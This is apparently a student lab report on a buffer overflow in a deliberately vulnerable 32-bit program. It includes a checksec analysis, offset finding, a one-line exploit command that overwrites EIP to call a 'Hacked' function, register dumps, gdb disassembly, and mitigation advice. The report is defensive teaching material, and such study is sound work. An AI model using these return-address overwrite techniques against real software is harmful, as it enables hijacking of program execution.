BUFFER OVERFLOW REPORT

ADAM LOGAN

10/02/2023

TABLE OF CONTENTS

Analysis of Malware 3
1.1 Executive Summary 3
1.2 Testing Performed 3
1.3 Vulnerabilities Detected 3
1.4 Mitigation Techniques 4
1.5 Actions Taken 4
1.6 Preventative Measures 4
1.7 Conclusion 4
1.8 Appendices 5
1.8.1 Misuse Case 5
1.8.1.1 Misuse Case Description 5
1.8.1.2 Misuse Case Diagram 5
1.8.2 Normal Execution 6
1.8.3 Checking Vulnerabilities 6
1.8.4 Location Function and EIP 7
1.8.5 The Exploit 8
1.8.5.1 Initial Overflow 8
1.8.5.2 Attempt to Overflow ‘Hacked’ 9
1.8.6 Disassembly 10
1.8.6.1 Disassembly Using ‘gdb-pwndbg’ 10
1.8.6.1.1 ‘main’ method disassembly 10
1.8.6.1.2 ‘Hacked’ method disassembly 11
1.8.6.1.3 ‘displayStack’ method disassembly 13
1.8.6.2 Disassembly Using ‘ghidra’ 14
1.8.6.2.1 ‘main’ method disassembly 14
1.8.6.2.2 ‘Hacked’ method disassembly 15
1.8.6.2.3 ‘displayStack’ method disassembly 16
1.8.7 Code Rewrite 17
1.9 Bibliography 18

ANALYSIS OF MALWARE

1.1 Executive Summary

This paper demonstrates that the product is not safe to put into production and will outline the methodology used, the vulnerability and what steps need to be taken to both mitigate the issue and prevent this.

A methodical approach was taken to testing the product 'bufferoverflow'. Common tools such as `checksec`, `gdb-pwndbg` and `ghidra` were used. The product was disassembled, and multiple attempts were made to overflow the buffer.

The vulnerability at hand is a buffer overflow which can be used to control the flow of the program. This is a huge risk to the business but does not have a great cost to resolve.

What is needed is for security to be embedded at all stages of the software development lifecycle. A way to do this is by applying security within the artefacts [5]. As detailed within this paper, a code rewrite will need to be done as an unsecure function is used. Mitigation techniques will also need to be implemented, such as stack canaries and ASLR.

A misuse-case diagram can be found in section 1.8.1.

1.2 Testing Performed

The first step was simply to see the normal execution of the program by passing a simple argument to the product and examining the result. As can be seen in figure 1.8.2.1 the program states that it is susceptible to a buffer overflow attack and that we must call a function at the address 0x080491A2.

The command `checksec` can be used to view the security measures that have been implemented. As we can see in figure 1.8.3.1 stack canaries, NX and ASLR have all been disabled and therefore the product may be susceptible to a buffer overflow.

At this point the tool `gdb-pwndbg` can be used in conjunction with `cyclic` to determine the length each register is overflown at (figure 1.8.4.3). The EIP register is overflown at 20 bytes (figure 1.8.4.4) and therefore the execution order can be modified.

The `info function` command within `gdb-pwndbg` can be used to find all the addresses of the functions (figure 1.8.4.2) and we can see the function `Hacked` at 0x080491A2 which is the same address stated earlier. At this stage we can use the command `./bufferoverflow $(python2 -c 'print("A"*20+"\xa2\x91\x04\x08")')` and we can see that `Hacked` is called (figure 1.8.5.1.1). The same process is applied to the input for `Hacked` but an overflow does not occur (section 1.8.5.2).

1.3 Vulnerabilities Detected

As stated previously, there is a buffer overflow vulnerability. This severe vulnerability allows a malicious actor to execute functions which are not called, both the functions within the program and the functions within the DLLs.

Another risk is that shellcode could be placed within the buffer, with the instruction pointer, pointing back to the buffer, rather than to another function. This, used in conjunction with a NOP sled [8], could result in the user gaining root access, if the correct shellcode is used [7].

This is not a risk within this product as the shellcode size must be less than 20 bytes and the smallest, currently known, shellcode that can gain root access is 25 bytes [3], not accounting for a NOP sled, which would increase the likelihood of success.

1.4 Mitigation Techniques

A possible mitigation step is stack canaries [6]. This technique is when a known value is put in between the data and the registers, and if this value is changed, then the compiler will halt the execution of the program [9]. Although these are not perfect as they can be bypassed [2] [4]

Enabling NX (no-execute bit)/DEP (Data Execution Prevention) would increase the reduction in threat level. As the stack should not contain any executable code [9], this area in memory could be marked as non-executable. Therefore, shellcode injected into the buffer would not be able to execute. As mentioned in section 1.3 most shellcodes cannot fit into the buffer and therefore another technique is needed.

A stronger technique than this is ASLR (Address Space Layout Randomization) which randomises the locations of instructional memory, which makes guessing these locations more difficult [6], and an attack that worked once may not work again [9]. Once again this is not impenetrable [4].

Using all these in conjunction will reduce the threat level, massively.

1.5 Actions Taken

The disassembler `gihdra` and `disassemble` in `gdb-pwndbg` were used to gain a better understanding of the product (section 1.8.6). As can be seen within `ghidra` the product uses `strcpy` (figure 1.8.6.2.3.2). This is an unbounded memory function and therefore is the likely point of the vulnerability [10]. There are other functions like this, such as, `sprintf, strcat` and `gets`.

We can use bound checking [1] alternatives, such as, `strncpy` or `strcpy_s` which both take, as an argument, the number of bytes to copy. Alternatives for the aforementioned functions are `snprintf`, `strncat` and `fgets`.

A possible action could be to remove `Hacked` as it is not used anywhere within this product. This would not be a viable solution if the product is imported by another program that uses `Hacked`.

Examples of rewritten can be found in 1.8.7.

1.6 Preventative Measures

Security measures should have been implemented throughout the development lifecycle of this product as this would have prevented the vulnerability. A technique to do this is by requiring security elements within various artefacts [5].

An example security element that can be embedded within design and test artefacts is risk analysis. If this was carried out within the design stage, this may have prevented the vulnerability as C would have been identified as a memory unsafe language [4]. Possible alternatives could have been suggested at this point.

1.7 Conclusion

This paper has demonstrated there is a buffer overflow vulnerability that can be exploited. An easy and simple way to detect this vulnerability is to check if the functions mentioned in 1.5 are used [6], by performing code reviews [5] during development.

A weakness in the report is the focus on the buffer overflow rather than investigating other vulnerabilities.

The suggestion of this paper is to incorporate security within the development lifecycle to prevent future vulnerabilities. Mitigation techniques must also be implemented to ensure that vulnerable assets are not exposed to malicious actors and, due to the functions used, a code rewrite should occur.

1.8 Appendices

1.8.1 MISUSE CASE

1.8.1.1 Misuse Case Description

Within this section a misuse case diagram is shown, displaying both the use case of a regular user and that of a malicious actor. The malicious use cases are highlighted in black. As mentioned within the main body of the report a buffer overflow vulnerability can lead to many exploits, which are shown below. It is possible, and likely that malicious actor(s) would attempt all these exploits.

1.8.1.2 Misuse Case Diagram



Figure 1.8.1.2.1 A misuse case diagram for the product

1.8.2 NORMAL EXECUTION



Figure 1.8.2.1 The normal execution of the program

1.8.3 CHECKING VULNERABILITIES

Figure 1.8.3.1 Using `checksec` to see what vulnerabilities the product may have

1.8.4 LOCATION FUNCTION AND EIP



Figure 1.8.4.1 Using `gdb-pwndbg` to get access to debugging tools



Figure 1.8.4.2 The result of `info function`, which lists the location of each function



Figure 1.8.4.3 The values within the registers when the command `run $(cyclic -100)` is used



Figure 1.8.4.4 The number of bytes until the EIP register is overflown

1.8.5 THE EXPLOIT

1.8.5.1 Initial Overflow



Figure 1.8.5.1.1 The execution of the `Hacked` function using the command `./bufferoverflow $(python2 -c 'print("A"*20+"\xa2\x91\x04\x08")')`

1.8.5.2 Attempt to Overflow ‘Hacked’

```
**************************************************
*
*  Please enter your name and student ID
*  Maximun 80 characters
*
*
*  Adam Logan 40293585
*
*
**************************************************
*
*
*              Buffer Overflow Attack
*              ----------------------
*
*  Adam Logan 40293585
*
*  You have sucessfully completed this task
*
*
*  Function Hacked at   0x0080491a2
*
*  Stack contents       0x0x80491a2 --> Return address
*                       0x0xf7fb0580
*                       0x0x80491ae
*                       0x0x804a310
*                       0x0x41414141
*
**************************************************

zsh: segmentation fault  ./bufferoverflow $(python2 -c 'print("A" * 20 + "\xa2\x91\x04\x08")')
```

Figure 1.8.5.2.1 Result of valid input (“Adam Logan 40293585”) into the `Hacked` function

```
──────────────────[ REGISTERS / show-flags off / show-compact-regs off ]──
 EAX  0x3b
 EBX  0x41414141 ('AAAA')
 ECX  0xffffffff
 EDX  0xffffffff
 EDI  0xf7fb0000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1e4d6c
 ESI  0xffffd1c0 ◂— 0x2
 EBP  0x41414141 ('AAAA')
 ESP  0xffffd174 —▸ 0x80491a2 (Hacked) ◂— push ebp
*EIP  0xffffd3fb ◂— 0x3dc525da
```

Figure 1.8.5.2.2 Register values when valid input (“Adam Logan 40293585”) is used in the `Hacked` function

```
──────────────────[ REGISTERS / show-flags off / show-compact-regs off ]──
*EAX  0x3b
*EBX  0x41414141 ('AAAA')
*ECX  0xffffffff
*EDX  0xffffffff
*EDI  0xf7fb0000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1e4d6c
*ESI  0xffffd1c0 ◂— 0x2
*EBP  0x41414141 ('AAAA')
*ESP  0xffffd170 ◂— 0x3b /* ';' */
*EIP  0xffffd401 ◂— 0x776e7ec7
──────────────────[ DISASM / i386 / set emulate on ]──────────────────
Invalid instructions at 0xffffd401
```

Figure 1.8.5.2.3 Result of `cyclic 500` input into the `Hacked` function, in which the EIP register has not been overflown

1.8.6 DISASSEMBLY

1.8.6.1 Disassembly Using ‘gdb-pwndbg’

1.8.6.1.1 ‘main’ method disassembly

```
pwndbg> disassemble main
Dump of assembler code for function main:
   0x080493bb <+0>:     lea    ecx,[esp+0x4]
   0x080493bf <+4>:     and    esp,0xfffffff0
   0x080493c2 <+7>:     push   DWORD PTR [ecx-0x4]
   0x080493c5 <+10>:    push   ebp
   0x080493c6 <+11>:    mov    ebp,esp
   0x080493c8 <+13>:    push   esi
   0x080493c9 <+14>:    push   ebx
   0x080493ca <+15>:    push   ecx
   0x080493cb <+16>:    sub    esp,0x1c
   0x080493ce <+19>:    call   0x80490e0 <__x86.get_pc_thunk.bx>
   0x080493d3 <+24>:    add    ebx,0x2c2d
   0x080493d9 <+30>:    mov    esi,ecx
   0x080493db <+32>:    mov    DWORD PTR [ebp-0x1c],0x0
   0x080493e2 <+39>:    sub    esp,0xc
   0x080493e5 <+42>:    lea    eax,[ebx-0x1d28]
   0x080493eb <+48>:    push   eax
   0x080493ec <+49>:    call   0x8049070 <puts@plt>
   0x080493f1 <+54>:    add    esp,0x10
   0x080493f4 <+57>:    sub    esp,0x8
   0x080493f7 <+60>:    lea    eax,[ebx-0x2e5e]
   0x080493fd <+66>:    push   eax
   0x080493fe <+67>:    lea    eax,[ebx-0x1cf0]
   0x08049404 <+73>:    push   eax
   0x08049405 <+74>:    call   0x8049040 <printf@plt>
   0x0804940a <+79>:    add    esp,0x10
   0x0804940d <+82>:    cmp    DWORD PTR [esi],0x2
   0x08049410 <+85>:    je     0x804942b <main+112>
   0x08049412 <+87>:    sub    esp,0xc
   0x08049415 <+90>:    lea    eax,[ebx-0x1cb8]
   0x0804941b <+96>:    push   eax
   0x0804941c <+97>:    call   0x8049070 <puts@plt>
   0x08049421 <+102>:   add    esp,0x10
   0x08049424 <+105>:   mov    eax,0xffffffff
   0x08049429 <+110>:   jmp    0x8049444 <main+137>
   0x0804942b <+112>:   mov    eax,DWORD PTR [esi+0x4]
   0x0804942e <+115>:   add    eax,0x4
   0x08049431 <+118>:   mov    eax,DWORD PTR [eax]
   0x08049433 <+120>:   sub    esp,0xc
   0x08049436 <+123>:   push   eax
   0x08049437 <+124>:   call   0x8049333 <displayStack>
   0x0804943c <+129>:   add    esp,0x10
   0x0804943f <+132>:   mov    eax,0x0
   0x08049444 <+137>:   lea    esp,[ebp-0xc]
   0x08049447 <+140>:   pop    ecx
   0x08049448 <+141>:   pop    ebx
   0x08049449 <+142>:   pop    esi
   0x0804944a <+143>:   pop    ebp
   0x0804944b <+144>:   lea    esp,[ecx-0x4]
   0x0804944e <+147>:   ret
End of assembler dump.
```

Figure 1.8.6.1.1.1 The `main` function disassembled using `gdb-pwnd`

1.8.6.1.2 ‘Hacked’ method disassembly

```
pwndbg> disassemble Hacked
Dump of assembler code for function Hacked:
   0x080491a2 <+0>:     push   ebp
   0x080491a3 <+1>:     mov    ebp,esp
   0x080491a5 <+3>:     push   ebx
   0x080491a6 <+4>:     sub    esp,0x14
   0x080491a9 <+7>:     call   0x80490e0 <__x86.get_pc_thunk.bx>
   0x080491ae <+12>:    add    ebx,0x2e52
   0x080491b4 <+18>:    mov    DWORD PTR [ebp-0xc],0x50
   0x080491bb <+25>:    mov    eax,DWORD PTR [ebp-0xc]
   0x080491be <+28>:    add    eax,0x1
   0x080491c1 <+31>:    sub    esp,0xc
   0x080491c4 <+34>:    push   eax
   0x080491c5 <+35>:    call   0x8049060 <malloc@plt>
   0x080491ca <+40>:    add    esp,0x10
   0x080491cd <+43>:    mov    DWORD PTR [ebp-0x10],eax
   0x080491d0 <+46>:    sub    esp,0xc
   0x080491d3 <+49>:    lea    eax,[ebx-0x1ff8]
   0x080491d9 <+55>:    push   eax
   0x080491da <+56>:    call   0x8049070 <puts@plt>
   0x080491df <+61>:    add    esp,0x10
   0x080491e2 <+64>:    sub    esp,0xc
   0x080491e5 <+67>:    lea    eax,[ebx-0x1ff4]
   0x080491eb <+73>:    push   eax
   0x080491ec <+74>:    call   0x8049070 <puts@plt>
   0x080491f1 <+79>:    add    esp,0x10
   0x080491f4 <+82>:    sub    esp,0xc
   0x080491f7 <+85>:    lea    eax,[ebx-0x1fb8]
   0x080491fd <+91>:    push   eax
   0x080491fe <+92>:    call   0x8049070 <puts@plt>
   0x08049203 <+97>:    add    esp,0x10
   0x08049206 <+100>:   mov    eax,DWORD PTR [ebp-0xc]
   0x08049209 <+103>:   sub    esp,0x8
   0x0804920c <+106>:   push   eax
   0x0804920d <+107>:   lea    eax,[ebx-0x1f8f]
   0x08049213 <+113>:   push   eax
   0x08049214 <+114>:   call   0x8049040 <printf@plt>
   0x08049219 <+119>:   add    esp,0x10
   0x0804921c <+122>:   sub    esp,0xc
   0x0804921f <+125>:   lea    eax,[ebx-0x1f75]
   0x08049225 <+131>:   push   eax
   0x08049226 <+132>:   call   0x8049040 <printf@plt>
   0x0804922b <+137>:   add    esp,0x10
   0x0804922e <+140>:   mov    eax,DWORD PTR [ebx-0x4]
   0x08049234 <+146>:   mov    eax,DWORD PTR [eax]
   0x08049236 <+148>:   sub    esp,0x4
   0x08049239 <+151>:   push   eax
   0x0804923a <+152>:   lea    eax,[ebp-0xc]
   0x0804923d <+155>:   push   eax
   0x0804923e <+156>:   lea    eax,[ebp-0x10]
   0x08049241 <+159>:   push   eax
   0x08049242 <+160>:   call   0x8049030 <getline@plt>
   0x08049247 <+165>:   add    esp,0x10
   0x0804924a <+168>:   sub    esp,0xc
   0x0804924d <+171>:   lea    eax,[ebx-0x1f6d]
   0x08049253 <+177>:   push   eax
   0x08049254 <+178>:   call   0x8049040 <printf@plt>
   0x08049259 <+183>:   add    esp,0x10
   0x0804925c <+186>:   sub    esp,0xc
   0x0804925f <+189>:   lea    eax,[ebx-0x1ff4]
   0x08049265 <+195>:   push   eax
   0x08049266 <+196>:   call   0x8049070 <puts@plt>
   0x0804926b <+201>:   add    esp,0x10
   0x0804926e <+204>:   sub    esp,0xc
   0x08049271 <+207>:   lea    eax,[ebx-0x1f67]
   0x08049277 <+213>:   push   eax
   0x08049278 <+214>:   call   0x8049070 <puts@plt>
   0x0804927d <+219>:   add    esp,0x10
   0x08049280 <+222>:   sub    esp,0xc
   0x08049283 <+225>:   lea    eax,[ebx-0x1f4b]
   0x08049289 <+231>:   push   eax
```



Figure 1.8.6.1.2.1 The `Hacked` function disassembled using `gdb-pwndbg`

1.8.6.1.3 ‘displayStack’ method disassembly

```
pwndbg> disassemble displayStack
Dump of assembler code for function displayStack:
   0x08049333 <+0>:     push   ebp
   0x08049334 <+1>:     mov    ebp,esp
   0x08049336 <+3>:     push   ebx
   0x08049337 <+4>:     sub    esp,0x14
   0x0804933a <+7>:     call   0x80490e0 <__x86.get_pc_thunk.bx>
   0x0804933f <+12>:    add    ebx,0x2cc1
   0x08049345 <+18>:    sub    esp,0xc
   0x08049348 <+21>:    lea    eax,[ebx-0x1e48]
   0x0804934e <+27>:    push   eax
   0x0804934f <+28>:    call   0x8049070 <puts@plt>
   0x08049354 <+33>:    add    esp,0x10
   0x08049357 <+36>:    sub    esp,0xc
   0x0804935a <+39>:    lea    eax,[ebx-0x1e20]
   0x08049360 <+45>:    push   eax
   0x08049361 <+46>:    call   0x8049040 <printf@plt>
   0x08049366 <+51>:    add    esp,0x10
   0x08049369 <+54>:    sub    esp,0x8
